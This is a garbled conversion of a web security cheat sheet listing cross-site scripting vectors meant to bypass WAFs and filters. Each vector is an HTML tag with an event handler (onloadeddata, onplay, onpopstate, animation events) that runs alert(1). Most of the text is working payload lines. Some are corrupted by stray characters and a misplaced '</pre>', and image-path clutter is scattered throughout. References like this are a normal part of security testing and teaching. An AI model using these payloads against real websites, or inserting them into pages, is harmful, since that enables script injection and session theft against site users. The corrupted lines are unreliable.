



Web Security Academy >> Cross-site scripting >> Cheat sheet

Cross-site scripting (XSS) cheat sheet















This cross-site scripting (XSS) cheat sheet contains many vectors that can help you bypass WAFs and filters. You can select vectors by the event, tag or browser and a proof of concept is included for every vector. This cheat sheet is regularly updated in 2019. Last updated: Fri, 08 Nov 2019 10:58:07 +0000.








<style>@keyframes x{}</style> Compatibility: 口 Copy onanimationiteration Fires when a CSS animation repeats а ▼ <style>@keyframes slidein {}</style><a style="animation-duration:1s;animation-name:slidein;animation-iteration-count:2"</pre> onanimationiteration="alert(1)"> Compatibility: 口 Copy onanimationstart Fires when a CSS animation starts а <style>@keyframes x{}</style> Compatibility: 口 Copy onbeforeactivate Fires before the element is activated а














onloadeddata

Fires when the first frame is loaded



<audio onloadeddata=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>











onloadedmetadata

Fires when the meta data is loaded



<audio autoplay onloadedmetadata=alert(1)> <source src="validaudio.wav" type="audio/wav"></audio>













onloadend

Fires when the element finishes loading



<image src=validimage.png onloadend=alert(1)>














onplay Fires whe audio •

Fires when the resource is played

<audio autoplay onplay=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>











onplaying

Fires the resource is playing



<audio autoplay onplaying=alert(1)><source src="validaudio.wav" type="audio/wav"></audio>













onpopstate

Fires when the history changes



 <body onpopstate=alert(1)>



















